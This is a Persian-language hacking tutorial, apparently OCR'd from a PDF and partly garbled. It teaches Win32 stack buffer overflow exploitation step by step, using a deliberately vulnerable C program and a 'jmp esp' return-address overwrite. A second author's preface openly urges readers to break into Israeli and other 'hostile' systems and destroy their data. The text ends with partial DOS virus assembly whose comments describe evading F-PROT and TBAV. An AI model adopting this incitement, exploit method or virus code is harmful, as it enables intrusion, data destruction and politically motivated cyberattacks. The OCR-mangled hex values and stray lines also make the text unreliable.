خوب ما در این قسمت با توجه به آموزش های برنامه نویسی که دادیم حال میخواهیم با توجه به ان آموزش ها ، از آنها استفاده کنیم . برای این منظور مباحثی را هرچند ناقص در این باب مطرح کرده تا شالوده کار دست شما بیاید و بقیه کار را خودتان باید ادامه دهید .

سرریز بافر چیست ؟ (Buffer Overflow)


سرریز بافر(Overflow Buffer) از قدیمیترین مشکلات امنیتی سیستمهای کامپیوتری بوده است .در حال حاضر اگر به ضعفهای امنیتی نرم افزارهای مختلف آه در سایتهایی مثل Security Focus ثبت شده اند نگاهی بیندازید ، متوجه می شوید آه حداقل ۱/۳ از این ضعفها مربوط به Buffer Overflow می شوند.این مشکل در تمام سیستم های عامل دیده شده است.در این مقاله با یک مثال ساده Buffer Overflow، موضوع و چگونگی استفاده نفوذگر ها از آن جهت نفوذ به سیستم های کامپیوتری بررسی خواهد شد .در پایان روشهایی برای جلوگیری از این نوع حملات ارائه خواهد شد.برنامه های ذکر شده در این مقاله به زبانC نوشته شده اند و باید تحت سیستم عاملWindows کامپایل شوند در این مقاله تنها سرریز بافر در برنامه هایWin 32 مورد نظر است و به سیستم های عامل دیگر مثل Unix/Linux اشاره نخواهد شد) .

بررسی موضوع را با یک برنامه کوتاه آغاز می آنیم:

```
/* big.exe */
#include <stdio.h>
int insecure_func (char *big) {
char insecure_buff[100];
strcpy(insecure_buff,big);
return 0;
}
int main (int argc, char *argv[]) {
char input_buff[1024];
gets(input_buff);
insecure_func(input_buff);
return 0;
}
```


برنامه ابتدا رشته ورودی از صفحه کلید را در آرایه input_buff قرار میدهد سپس هنگامی آه تابعinsecure_func با فرستادن input_buffفراخوانی شود ، این تابع مقدار موجود درinput_buff را درinsecure_buff کپی خواهد کرد . نکته اصلی کوچکتر بودن اندازه insecure_buff از کاراکتر را در خود جای داده باشد است . بطوریکه اگرinput_buff input_buff بیشتر از ۱۰۰ کاراکتر را در خود جای داده باشد insecure_buff سرریز (Overflow) خواهد شد .

حال برنامه را کامپایل و اجرا کنید و بیش از 100 کاراکتر'a' را به عنوان ورودی به برنامه بدهید .پس از زدن کلیدEnter پیغام خطایی شبیه مورد زیر دریافت خواهید آرد:



پیغام خطا

ببینیم چه اتفاقی افتاده است :هر گاه یک تابع از درون یک روال دیگر فراخوانی میشود ، سیستم عامل آدرس برگشت به روال فعلی را در محلی از حافظه به نام " پشته " (Stack) قرار داده و کنترل را به روال فراخوانی شده می دهد . بدین ترتیب پس از پایان روال مذکور ، سیستم عامل با بازیابی آدرس برگشت از Stack دوباره اجرای برنامه راه به روال اصلی می دهد .در مثال بالا آدرس برگشت قبل از وقوع سرریز (پیش از اجرای دستور strcpy) به دستور return 0 اشاره دارد . بنابراین قبل از وقوع سرریز Stack دارای ساختار زیر است :



ساختارStack

پشته (stack)همیشه به سمت آدرس های پایین تر رشد میکند .هنگام شروع اجرای برنامه، سیستم عامل۱۰۰ بایت برای بافر insecure_buff آن کنار می گذارد .واضح است که اجرا شدن دستورstrcpy در حالتی که اندازه رشته موجود در big بزرگتر از insecure_buff باشد باعث تغییر آدرس برگشت (return address)خواهد شد .اگر کمی دقت کنید ، می فهمید که چرا آدرس برگشت بعد از سرریز616161610 x استx061 . کد اسکی کاراکتر'a' است که توسط دستور در مبنای ۱۶ است که توسط دستور strcpy قرار بوده به بافرinsecure_buff کپی شود

تا اینجا علت و چگونگی بروز overflow stack مشخص شد .اما چگونه این مشکل برای نفوذ به سیستم مورد استفاده قرار می گیرد؟

می دانیم که تمام برنامه ها و روال هایی که روی یک سیستم عامل در حال اجرا هستند، در آخرین لایه، چیزی جز کد های ماشین نیستند که پشت سر هم خوانده و اجرا می شوند. CPU کامپیوتر آدرس حافظه مربوط به دستورالعمل بعدی را در طول اجرای برنامه از رجیستر EIP خوانده و کنترل اجرای برنامه را به آن آدرس منتقل می کند .حال اگر بتوان آدرس موجود در این رجیستر را در هر مرحله ای از اجرای برنامه به مقدار دیگری تغییر داد، CPU بدون درنگ اجرای بقیه برنامه را از این آدرس جدید ادامه خواهد داد .

تصور کنید در محل آدرس جدید کد یکbackdoor یا سرویس پنهانی و یا هر نوع کد مخرب دیگری قرار داشته باشد .نتیجه این خواهد شد که کامپیوتر این کد را بجای کد برنامه اصلی که مسیر آن توسط ما عوض شده، اجرا خواهد نمود و بدین ترتیب نفوذگر خواهد توانست با استفاده ازbackdoor یا کد مخرب اجرا شده ، کنترل سیستم مزبور را بدست گیرد .بنابراین نفوذگر برای رسیدن به هدف خود باید دو مساله را حل کند .اول یافتن راهی برای ایجادoverflow در سیستم هدف . برای اینکار نفوذگر ، سرویس ها و برنامه های در حال اجرا روی سیستم هدف مانند Ftp Server ، Mail Server ، Server Web و ... را برای یافتن روشی جهت یافتن overflow کردن هر کدام از آنها آزمایش خواهد نمود .بحثoverflow ها از حوصله این قسمت خارج است و نمی توان روش استانداردی را پیشنهاد آرد و بیشتر روی سعی و خطا استوار است .مرحله دوم استفاده از برنامهoverflow شده برای اجرای کد دلخواه.

برای نشان دادن روس کار نفوذگر، سعی می کنیم برنامه با استفاده از برنامه big.exe کد مورد نظر خود را روی سیستم اجرا آنیم . رشته ای را به عنوان ورودی (به جای ۱۰۰ کاراکتر a) می سازیم که شامل یک کد کوچک دستورات زبان اسمبلی که اصطلاحا exploit نامیده می شود است که کار مورد نظر ما را روی سیستم انجام خواهد داد و با تغییر آدرس برگشت، کنترل را به این کد خودمان می دهیم .بدین ترتیب به نتیجه مورد نظر خواهیم رسید.

برای نوشتن کد Exploit احتیاج داریم تا بدانیم رشته ورودی ساخته شده توسط ما در چه محلی روی آدرس برگشت ذخیره شده در انتهایStack خواهد افتاد.برای دانستن این موضوع دو راه وجود دارد.روش اول استفاده از یک Disassembler برای یافتن اندازه بافر سرریز شده است .در این روش مجبوریم به دنبال تابعی بگردیم که سرریز در آن اتفاق می افتد .راه دوم انجام آزمون و خطا است ، ابتدا باید رشته کاراکتری از کد های اسکی 32 تا 255 بسازیم ، کد کوچک زیر این کار را برایمان انجام می دهد:

```
/* ascii.exe */
#include <stdio.h>
void main(void) {
int i;
for (i=0;i<256;i++) printf("%c",i);
}
```

این سوال پیش می آید آه چرا کاراکتر ها با کد اسکی بزرگتر از 32 را انتخاب کردیم .توجه داشته باشید آه رشته ای که به عنوان ورودی به برنامه هدف می دهیم نباید حاوی کد های اسکی کاراکتر های :

LF(0x0a) ، NULL(0x00) ، EOF(0x1a) ، CR(0x0c)

باشد چون اگر تابع strcpy هنگام کپی کردن رشته کاراکتری به یکی از این کدها برسد آن را به عنوان انتهای رشته تلقی خواهد کرد و بقیه رشته کپی نخواهد شد .به همین دلیل است که ما بازه 32 تا 255 را که شامل هیچکدام از این کدها نیست انتخاب می آنیم .حال برنامه را کامپایل کرده ، به صورت زیر اجرا می آنیم:

```
C:\> c:\bof\big.exe | ascii.exe
```

این بار در پیغام خطا رجیستر EIP حاوی آدرس x8b8a89880 است (ترتیب قرارگیری از راست به چپ است) یعنی با شروع از محل صد و چهارم بافر(1040 =x88-0x20) رشته ورودی روی آدرس برگشت می افتد .پس در رشته ای که خواهیم ساخت محلهای 104 تا 107 حافظه (به طول ۴ بایت) باید حاوی آدرس برگشت به کدی باشد که می خواهیم اجرا شود.

مشکل اول حل شد ، حالا باید تصمیم بگیریم که چگونه کد Exploit را تشکیل دهیم . در این باره دو امکان وجود دارد :

- قرارگیری کد Exploit از ابتدای بافر تا محل 104 بافر
- قرارگیری کدExploit از محل 108 بافر به بعد

انتخاب روش اول اندازه کدExploit ما را به 104 بایت محدود خواهد کرد ، به همین جهت روش دوم را انتخاب می آنیم و محلهای حافظه قبل از آدرس صد چهارم را نیز با کد دستور اسمبلی NOP (No Operand) یعنیx900 پر می آنیم .

مساله آخر تعیین آدرس محل حافظه است آه می خواهیم به جای آدرس برگشت واقعی قرار دهیم .ابتدا به بررسی وضعیت رجیستر ها و ساختار بافر درست قبل از اجرای دستورRET اسمبلی (تولید شده توسط دستورreturn0) می پردازیم :

همان طور که می بینید درست قبل از اجرای دستورRET رجیستر ESP به محل 104 حافظه اشاره خواهد کرد پس اگر بتوانیم در این لحظه یک دستورjmp esp اجرا کنیم ، پردازنده بلافاصله کنترل را به آدرس 4 بایتی قرار داده شده در محلهای 104 تا 107 می دهد و ما به منظور خود رسیده ایم . ابتدا باید حافظه سیستم را به دنبال کد دستور(0xff0xe4) jmp esp جستجو آنیم آدرس حافظه پیدا شده همان آدرسی است که بجای آدرس برگشت واقعی در محلهای 104 تا 107 بافر قرار می گیرد .با این حساب ترتیب اجرای برنامه به صورت زیر در خواهد آمد:

RET--> JMP ESP--> Our Exploit Code

ترکیب xff0xe 40 را می توان هم در حافظه برنامهbig.exe و هم در حافظه مربوط به DLL های متصل به آن جستجو کرد . بهترین راه جستجو درDLL های متصل به برنامه است (در اینجا یکی دو فصل مربوط به فرمت فایلهایPE ویندوز را رد میکنیم و مطالعه آن را به عهده خواننده علاقهمند می گذاریم) فایلهای DLL سیستم در ویندوزNT با شروع از آدرسImage Base در حافظهLoad می شوند با کمک برنامه هایPE Analyser می توان به آسانی این آدرس را پیدا کرد .در اینجا از برنامه LISTDLLS استفاده می کنیم که می توانید آن را از سایت sysinternals دریافت کنید:

```
C:\bof> listdlls big.exe
. . .....................

Base            Size        Version          Path

0x00400000      0x27000                      C:\bof\big.exe
0x77f60000      0x5c000     4.00.1381.0130   D:\WINNT\System32\ntdll.dll
0x77f00000      0x5e000     4.00.1381.0133   D:\WINNT\system32\KERNEL32.dll
```

اطلاعات راجع به محل قرارگیری برنامه و DLL های آن در حافظه را می بینیم .می توانیم در حافظه یا داخل هر کدام از این 3 فایل نشان داده شده به دنبال کد دستورjmp esp بگردیم . جستجو در حافظه راحت تر است چون نیازی به محاسبه Offset ها بر خلاف داخل فایل نیست .از یکDebugger مثلا SoftICE استفاده می آنیم و هنگام وقوع سرریز که کنسول SoftICE ظاهر می شود ، دستور زیر را اجرا می آنیم :

```
S 1000000 | ffffffff fee 4
```

یعنی جستجوی حافظه از آدرس x010000000 (اولین آدرسی که بایت اول مخالف صفر دارد) تا آخرین Offset حافظه یعنی xFFFFFFFF 0 . نتیجه زیر حاصل خواهد شد:

Pattern found at 0023:77f327e5 (77f327e5)

دستور jmp esp در محل آدرس x77f327e 50 پیدا شد این آدرس حاوی هیچکدام از کد های :

LF(0x0a) ، NULL(0x00) ، EOF(0x1a) ، CR(0x0c)

نیست و براحتی می توان از آن استفاده کرد .

توجه : آدرس فوق با توجه به ورژن Service Pack نصب شده روی سیستم عامل هدف مقادیر متفاوتی خواهد بود ، به این سبب در مواردی که Remote Exploit می نویسیم به طریقی از شماره Service Pack نصب شده روی کامپیوتر هدف اطلاع پیدا کنیم و سپس آدرس درست برای آن Service Pack را استفاده کنیم .رو ش های پیشرفته دیگری برای Exploit نویسی وجود دارند آه این مشکل را حل می کنند .

در این مرحله تمام اطلاعات لازم را در اختیار داریم . ۱- محل قرارگیری کد Exploit معلوم شده است ۲- آدرس که باید بجای آدرس برگشت واقعی قرار داده شود ، می دانیم تنها کار باقیمانده نوشتن برنامه Exploit است که بر حسب Local یا Remote بودن هدف متفاوت خواهد بود در این زمینه مطالب و کد های فراوانی روی وب موجود هستند که با پیش زمینه فعلی به آسانی می توانید از آنها ایده بگیرید.

دریافت اطلاعات بیشتر در مورد PE :

http://msdn.microsoft.com/library/en-us/dnwbgen/html/msdn_peeringpe.asp?frame=true

دریافت برنامه LISTDLLS :

http://www.sysinternals.com/

خوب بعد از آشنا شدن توسط ان مثال بالا به جزیات بیشتر کار میپردازیم ، این قسمت توسط دوست خوبم C0llect0r تهیه شده است و قبلا منتظر شده است اما با توجه به اینکه نیت ما ارایه یک کتاب جامع بود ان را در این جا آورده ایم .

اصل ماجرا

نویسنده : C0llect0r

B0rn2h4k@YaHoO.com
B0rn2h4k@gmail.com

بهتر است بدانید که !!

من هم خدمت دوستان عزیزم عرض می کنم که اگر هیچ تجربه ای در زمینه برنامه نویسی ندارید. به جد عرض می کنم که : لطفاً این مقاله را مطالعه نفرمایید. سطح برنامه نویسی در نظر گرفته شده برای این مقاله پیشرفته می باشد نه مبتدی اگر برای شما دوست عزیز قسمت هایی از این مقاله قابل درک نیست دلیل بر... بگذارید .مقاله ای که در دست شما است هیچ گونه مشکلی نداشته و در سطح بالایی برای هکر های حرفه ای نوشته شده است نه برای.... هم از نظر سطح علمی و همچنین از حیث سندیت منابع قابل دفاع می باشد همچنین بخش اعظم این مقاله برگرفته از جزوات شخصی اینجانب است که در سر کلاس های Security نوت برداری کرده

ام. به هر جهت از شنیدن نظرات اساتید و دوستان محترمی که در این زمینه مشغول به فعالیت هستند بسیار خرسند می شوم می توانید نظرات خود را به آدرس های مربوطه ارسال نمایید.

قدردانی از اساتید و همکار

با تشکر از استاد عزیزم شیطان v1l3 برای آموزش هایی که به من در زمینه Exploiting و Vulner Testing داد این مقاله یک صدم از آموزش های این استاد هم نیست. با این وجود این یک مقاله شیطانی و مخرب است که با همکاری دوست و همکار عزیزم Smurfتهیه شده است .

قدردانی از دوستان

با تشکر از دوستان عزیزم Invisible.boy و محسن محمدی و احمد مختاری و مهندس امیر حسین شریفی و اسماعیل .

مقاله ای که در پیش روی شما است در سطح هکر های کلاه مشکی است کاربران می توانند از مطالب موجود در این مقاله برای ضربه زدن به سیستم های هدف و نفوذ به هر سیستمی از سیستم های) اسراییل (از آن بهره های لازم را ببرند. بدیهی است گروه زیرزمینی پسران شیاطین سیاه تمامی مسئولیت های مربوط به هرگونه نفوذ و یا آسیب رسانی به سیستم های کشورهای متخاصم با ایران را که با بهره از مطالب این مقاله صورت گرفته است را به عهده می گیرد.

همچنین استفاده غیر آموزشی از این مطالب و به کار گیری آن به غیر از سیستم های اسراییلی و متخاصم بر عهده خود کاربران می باشد و سایت امنیت وب و نویسنده مقاله هیچ گونه مسئولیتی را در قبال هر گونه خرابکاری نمی پذیرند بدیهی است که تمامی منابع منتشر کننده این مقاله بخصوص سایت امنیت اطلاعات ایران و دیگر مراکز اطلاعاتی هیچ گونه مسئولیتی را در قبال هر گونه سوء استفاده غیر آموزشی از این مقاله را بر عهده ندارند.

هدف اصلی ای که این مقاله دنبال خواهد نمود آموزش هکینگ می باشد و هیچ گونه روش تدافعی در برابر این نوع کدینگ را پیشنهاد نخواهد نمود . این مقاله را برای کسانی که مقدار زیادی در زمینه کد نویسی تبحر دارند می تواند راه گشای مناسبی در نوشتن کدهای خطرناک من جمله کرم ها و ویروس های رایانه ای باشد خواهشمند است از مطالب ارائه شده برای افزایش تجربه علمی خود و همچنین بهبود امنیت سیستم های خود استفاده نمایید.

در صورت نیاز به هر گونه تمرین عملی برای آشنایی بیشتر درباره نحوی اکسپلویتینگ و کد نویسی های خطرناک می توانید یا بر روی سیستم های داخلی و ایزوله شده خود تمرینات لازم را نمایید یا همان پیشنهاد اینجانب را مبنی بر تمرین مهارت های خود بر روی سیستم های متخاصم با ایران را به کار ببرید.

اگر قرار است در آینده ای نه چندان دور بر سر مسایل بینالمللی و اعتقادی جنگی سر گیرد و یا جنگی دیگر همچون گذشته های تاریخ بر کشور عزیزمان ایران تحمیل شود لازم است که ما خود را برای درگیری های مخرب سایبر تیک نیز آماده نماییم و این همان وظیفه ای است که هر ایرانی در هر سطح و شغلی و هر مکانی بر عهده خواهد گرفت .ما نیز در عرصه دنیای دیجیتالی به همراه دیگر گروه های امنیت اطلاعات ایران این وظیفه خطیر ملی را بر عهده خواهیم گرفت). مبارزات مخرب بر روی شبکه(لذا خواهشمندم با توجه داشتن به مطالب فوق:

- به سیستم های ایرانی آسیب نرسانید . و در جهت هر چه بیشتر امن نمودن آنها کوشش نمایید) در صورت عدم توجه به هشدار های شما در صورت آسیب پذیر بودنشان با یک نفوذ کوچک آسیب پذیر بودنشان را گوشزد نمایید و از آسیب رساندن به تمامی منابع جدا بپرهیزید باز در صورت عدم توجه به هشدار های شما دیگر مسئولیتی بر عهده شما نخواهد بود و شما وظیفه خود را انجام داده اید
- به هر سیستم متخاصم با کشور ایران حمله نموده و با نفوذ به آنها هشدار دهید که در صورت پافشاری در دشمنی با ایران سیستم ها یشان نابود خواهد شد در صورت عدم توجه به هشدارهای تان تمامی منابع اطلاعاتی شان را از بین برده و به هر طریق ممکن به آنها ضربه وارد کنید .

مقدمه:
در این مقاله قصد دارم شما را مقداری به اعماق دنیای زیر زمینی هکر ها ببرم. در جایی که دیگرGUI معنا و مفهومی ندارد فقط و فقط در دنیای سیاه و سفید و تک رنگ هستید در جایی که کدها زاده می شوند و به سیر تکاملی خودشان ادامه می دهند.

هنوز هم که هنوزه با آمدن تصاویر متحرک و جذاب گرافیکی هکر ها از دنیای متنی دست نکشیده اند و همین نوستالژی رمز موفقیت آنان بوده است زندگی اشان در تایپ دستورات و نوشتن کدهای برنامه و نفوذگر خلاصه شده است شاید اگر از همه آنها سوال شود که اگر در آن دنیا بگویند چه تقاضایی داری بیشتر غریب به اتفاق آنها من جمله خود من در جواب خواهند گفت: یک اتاق کوچک و یک میز و صندلی و رایانه ای بر روی آن و متصل به شبکه و دیگر هیچ تا ابدیت...

چه چیز این دنیای تک رنگ جذاب است ؟!؟!؟ !از نظر من فقط و فقط کد نویسی آن هم در هر شکل و زبانی به منظور نفوذ در هدف اغلب در هر مقاله ای یا هر بولتن خبری می شنوید که فلان آسیب پذیری برای فلان نرم افزار یا آنگونه پلت فرم های شبکه ای کشف شده است و احتمال خطر و آسیب پذیری و در آخر نفوذ از آن طرق امکان پذیر است. آیا تا به حال با خود فکر کرده اید که چگونه این آسیب پذیری ها کشف می شوند و برایشان هم در بعضی مواقع کدهای مشکی ای نیز نوشته می شوند. در این جا باید به دو نکته توجه داشت:

- یکی چگونگی کشف آسیب پذیریهای اشاره شده
- و دیگری نحوه نوشتن کد های مخرب با توجه به آن آسیب پذیری ها

این دو مقوله های کاملا متفاوتی از یکدیگر می باشند و باید توجه داشت که نباید به علت مشابهت این دو مبحث آن دو را با هم مخلوط نمود عده ای از گروه ها و تیم های هکری هستند که احتمال آسیب پذیری هایی را بر روی سیستم هایی هشدار می دهند به صورت Advisory
هایی منتشر می نمایند و بعضی دیگر از هکر ها نیز با توجه به آنها در مرحله بعد برایشان کدهای نفوذگری) اکسپلویت (مبنی بر آن آسیب پذیری ها می نویسند . در بعضی مواقع یا بیشتر مواقع آن گروهی که آسیب پذیری ای را که کشف می کند بعد از آن به سراغ مرحله بعدی رفته و برا ی آن آسیب پذیری اکسپلویت نیز تهیه می کند نحوه خبر دهی گروه های مشکی مبتنی بر هر نوع آسیب پذیری بدین گونه است

۱. کشف آسیب پذیری
۲. نوشتن کد های مخرب مبتنی بر آن آسیب پذیری
۳. استفاده از این آسیب پذیری ها برای عملیات نفوذ و نصبBackdoor و Root Kit و همچنین دزدی اطلاعات تا مدتی نا معلوم . و انتشار و فروش این کدها در دنیای زیرزمینی

بعد از رسیدن به اهداف شان این مرحله ها صورت می گیرد

۴. انتشارAdvisory مربوط به آن آسیب پذیری بدون ارائه هیچ گونه اکسپلویت) و ثبت آن به اسم گروه(
۵. نوشته شدن اکسپلویت هایی توسط دیگر گروه ها مبتنی بر آن البته این احتمال نیز هست که برای بسیاری از آسیب پذیری ها هیچ وقت اکسپلویتی نوشته نشود به هر جهت فرض بر این است که آن آسیب پذیری آنقدر مهم باشد که برایش یک یا چند اکسپلویت نوشته شود...
۶. انتشار اکسپلویت نوشته شده توسط گروه کشف کننده
۷. انتشار جزییات فنی به همراه تشریح سورس کد مربوطه در محافل رسمی و عمومی

اغلب بسیاری از آسیب پذیری ها کما بیش چنین سیری را طی می کنند البته در بعضی موارد نیز این چنین نیز نیست این یک شمای کلی از سیر تحول آسیب پذیری ها را ارائه می نماید به هر جهت آن چیزی که مربوط به مقاله حال حاضر ما می باشد نحوه کشف آسیب پذیری ها نیست این امر به چند جهت است این مسئله آنقدر پیچیده است که نه تنها در چندین و چند مقاله نمی توان به آن پرداخت بلکه نیاز شدیدی به سطح بالای علمی ای را می طلبد هم اکنون خود من نیز نزد یکی از اساتید این فن یعنی به منظور نحوه کشف و شناسایی آسیب پذیری ها در حال آموزش هستم)و علاقه ای هم به ارائه این مطالب برای عموم ندارم – اولا فکر نمی کنم با ارائه آنها کسی سر در بیاورد دوما آنها جزو مهارت های شخصی هستند (به گفته خود ایشون مرحله اول که پیش نیاز اون مرحله است نحوه نوشتن کد های مخرب هست در صورت گذراندن این مرحله نوبت به کشف و شناسایی آسیب پذیری ها می رسه کشف و شناسایی آسیب پذیری ها مستلزم فرا گیری تکنیک های پیچیده تری نسبت به نوشتن کدها مخرب هست به هر حال با تجربه ای که در اکسپلویتینگ بدست آوردم حالا علت این امر برای من روشن شده است. امکان ندارد کسی بتواند آسیب پذیری ای را کشف کند که نحوه اکسپلویتینگ آن را از قبل فرا نداشته باشد برای توضیح بیشتر اینطور می توانم بگویم که در مسئله کشف اسیب پذیری و نوشتن کدهای سیاه ما مسئله رو حل شده در نظر می گیریم و به تشابهی از
جواب سوال به خود سوال می رسیم یا همون مهندسی معکوس بعد از یاد گیری نوشتن کد ها دیگر کشف آسیب پذیری آنقدر سخت نمی باشد و با چند تکنیک و مقداری تجربه می توان به ان نیز احاطه پیدا نمود سعی ما در این مقاله نحوه آموزش نوشتن کدهای مخرب و اصول مبانی هستش لابلای مطالب گفته شده هکر های تیز بین خودشون می بینند که انگار ما در باره آسیب پذیری ها صحبت می کنیم

همانند دو روی یک سکه است در این مسئله اگر اکسپلویت نویسی رو که یک طرف روی سکه هست رو یاد بگیرید طرف دیگر نیز در دست شما خواهد بود.

مسئله دیگری که باید قبل از شروع مقاله بایستی متذکر بشم پایه شما در کد نویسی و همچنین برنامه نویسی است. فرض ما در این مقاله بر این بوده که کاربران گرامی به برنامه نویسی احاطه کامل دارند باز هم تکرار می کینم احاطه کامل یعنی نحوه طراحی برنامه از جمله فلو چارت و نوشتن کد منبع و .. مشکلی ندارند به هر حال برای کسانی هم که هیچ گونه تجربه ای در برنامه نویسی ندارند و یا مقدار کمی آشنایی دارند مطالب این مقاله در قسمت های کوچکی برای اونها هم مفید می تونه یا شه ولی بهتر است که بعد از یاد گیری کامل برنامه نویسی این مقاله را مطالعه کنند.

پس توجه داشته باشید که قصد ما به هیچ وجه آموزش خود برنامه نویسی نیست بلکه بعضی از مطالب و تکنیک های نوشتن کدهای مخرب رو توضیح خواهیم داد پیش نیاز های زبان های برنامه نویسی برای یاد گیری اکسپلویت نویسی:

Perl – Python – JAVA/ JAVA Script – C/ C++- LISP – HTML –XML – WML -

و از همه مهمتر اسمبلی شاید تا بحال فکر می کردید که بیشتر اکسپلویت ها رو به زبان های C و Perl می نویسند البته این حرف تا حدی هم درست هستش هم به خاطر قدرتمند بودن این زبان ها و هم به علت قدرت مانور هکرها بیشتر برای آسیب پذیری های از این زبان ها
استفاده می شود ولی خود پشتوانه علمی هر اکسپلویتی در زبان اسمبلی نهفته است در ادامه به این مطلب پی خواهید برد .شما هم بیشتر در امور هکینگ از یکی از این دو زبان استفاده کرده اید ولی باید بگویم که گستره نوشتن آسیب پذیری ها فقط خلاصه به این دو زبان نمی شه اصولا لازمه نوشتن اکسپلویت و سپس کشف آسیب پذیری آشنایی گسترده در زبان های برنامه نویسی فوق باشد اگر به تعریف علمی کدهای
مخرب نگاهی دقیق تر بیندازیم مسئله مقداری رو شنتر خواهد شد .

تعریف Black Codes :

به طور کلی هر گونه کد منبعی که توسط هر زبان برنامه نویسی چه سطح بالا مثل C وچه سطح پایین مثل اسمبلی یا زبان های برنامه نویسی مفسر و یا واسطه مثل JAVA Script تهیه شوند به منظور ضربه زدن یا نفوذ یا تهیه ابزار های مخرب چه ترجمه شده باشند و یا نشده باشند را کد های مخرب می گویند.

پس به زبان ساده تر هر گونه کدی می تواند نوعی ازBlack Code باشد حتی یک رشته از یک کد HTML نیز که به منظور دزدی اطلاعات یا ضربه زدن یا هر هدف خرابکارانه دیگری که تهیه شود یک کد مخرب است ولی آن گونه ای که از کد های مخرب مورد توجه ما است تهیه کد های مخرب برای آسیب پذیری ها و یا همان ایجاد اکسپلویت است که اغلب با برنامه های ترجمه گر و یا کامپایلر کد های منبع به صورت اکسپلویت در می آیند که از جمله زبان هایی که بدان اشاره شد همانند C می توان نام برد .

نکته بعدی تکنیک های نوشتن اکسپلویت می باشد چندین و چند روش در این حوزه قابل بررسی هست که ما بیشتر بر روی چند متد معروف آن به مباحثی خواهیم پرداخت مثل Buffer Over Flow یا injection و یا Time loop از بعضی مسایل که برای خوانندگان می تواند گیج کننده باشد پر هیز خواهم نمود .

در کل تهیه یک اکسپلویت همانند ساخت یک خانه است باید شما اجزایی را درست کرده و سپس به هم پیوند بزنید مثل ساختن shellcodeو یا نوشتن بخش های شبکه و کلا قبل از نوشتن خود اکسپلویت بسته به نوع اکسپلویت تحقیقات لازم به آن را به عمل می آوریم مثلا اگر اکسپلویتمان از buffer over running استفاده می کند قبل از هر چیزی باید از مقادیر بافر و سایز آن و همچنین بررسی کامل حافظه را داشته باشیم. برای دیگر تکنیک های اکسپلویت نویسی هم باید اطلاعاتی را ازنوع بخش سیستم قربانی ای که اکسپلویت به آن حمله می کند را تهیه کرده باشد.

من در این مقاله کد های قاتل (killer Codes) اسمبلی را که برای از بین بردن سخت افزار رایانه مثل MBR وALU و یا سوزاندن RAM به کار می روند را ارائه نخواهم داد . اصولا سطح اکسپلویت های اسمبلی خارج از محدوده بحث این مقاله است . چونکه اولین امتحان شما بر روی سیستم اتان می تواند آخرین امتحانتان نیز هم باشد . بیشتر ویروس های سخت افزاری سمج از همین کد های قاتل استفاده می کنند در کل Black code ها مخرب هستند ولی killer Code ها سیستم را Terminate می کنند و سیستم قابل برگرد به شرایط قبلی نیست اصولا ما ازBlack Code ها استفاده می کنیم که برای زمانی مشخص بعضی از پروسه های سیستمی را از کار انداخته و باعث اجرا شدن فرمان های خود در سیستم قربانی شویم ولی کد ها قاتل فقط و فقط به Terminator هستند پس بحث ما در

این مقاله فقط به Black Codes خلاصه خواهد شد و به این نوع از کد ها قاتل نخواهیم پرداخت البته وقتی می گوییم قالت شاید شما یک فرد چاقو بدست را مجسم مس کنید اینها همین کدهای معمولی هستند برای اینکه برای یک بار هم این کد ها را دیده باشید به سورس کد زیر توجه کنید - به هر جهت برای علاقه مندان به این مباحث این یک سورس کامل ویروس سخت افزاری برای آسیب رسانی به هاردیسک می باشد (این سورس کد ناقص است)

```
Killer Codes
;*****************************************************************
; Real Owner : cDc Zatko 1988
;*****************************************************************
.286
code segment
assume cs:code,ds:code
org 100h
start: CALL NEXT
NEXT:
mov di,sp ;take the stack pointer location
mov bp,ss:[di] ;take the "DELTA HANDLE" for my virus
sub bp,offset next ;subtract the large code off this code
;
;*****************************************************************
; #1 DECRYPT ROUTINE
;*****************************************************************
cmp byte ptr cs:[crypt],0b9h ;is the first runnig?
je crypt2 ;yes! not decrypt
;-------------------------------------------------------
mov cx,offset fin ;cx = large of virus
lea di,[offset crypt]+ bp ;di = first byte to decrypt
mov dx,1 ;dx = value for decrypt
;-------------------------------------------------------
deci: ;deci = fuck label!
;-------------------------------------------------------
ÿinc di
inc di
;-------------------------------------------------------
jmp bye ;######## BYE BYE F-PROT ! ##########
mov ah,4ch
int 21h
bye: ;#### HEY FRIDRIK! IS ONLY A JMP!!###
;-------------------------------------------------------
mov ah,0bh ;######### BYE BYE TBAV ! ##########
int 21h ;### (CANGE INT AT YOU PLEASURE) ###
;-------------------------------------------------------
loop deci ;repeat please!
;
;*****************************************************************
; #2 DECRYPT ROUTINE
;*****************************************************************
;
;
